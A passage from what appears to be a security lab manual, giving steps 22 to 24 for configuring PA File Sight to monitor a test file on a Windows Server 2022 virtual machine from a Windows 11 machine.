
22. Create a folder named **File Monitoring** on **Desktop** and open it. Create a new text document in the folder, name it **Secret.txt**, type some text content in the file, and save it. **Close** the notepad window.




23. Switch back to the **Windows 11** virtual machine, and observe that PA File Sight starts monitoring the **Windows Server 2022** machine.




24. Expand the **Server2022** node, select **Inventory Collector** in the left-hand pane, and click the **Apply** button from the right-hand pane.



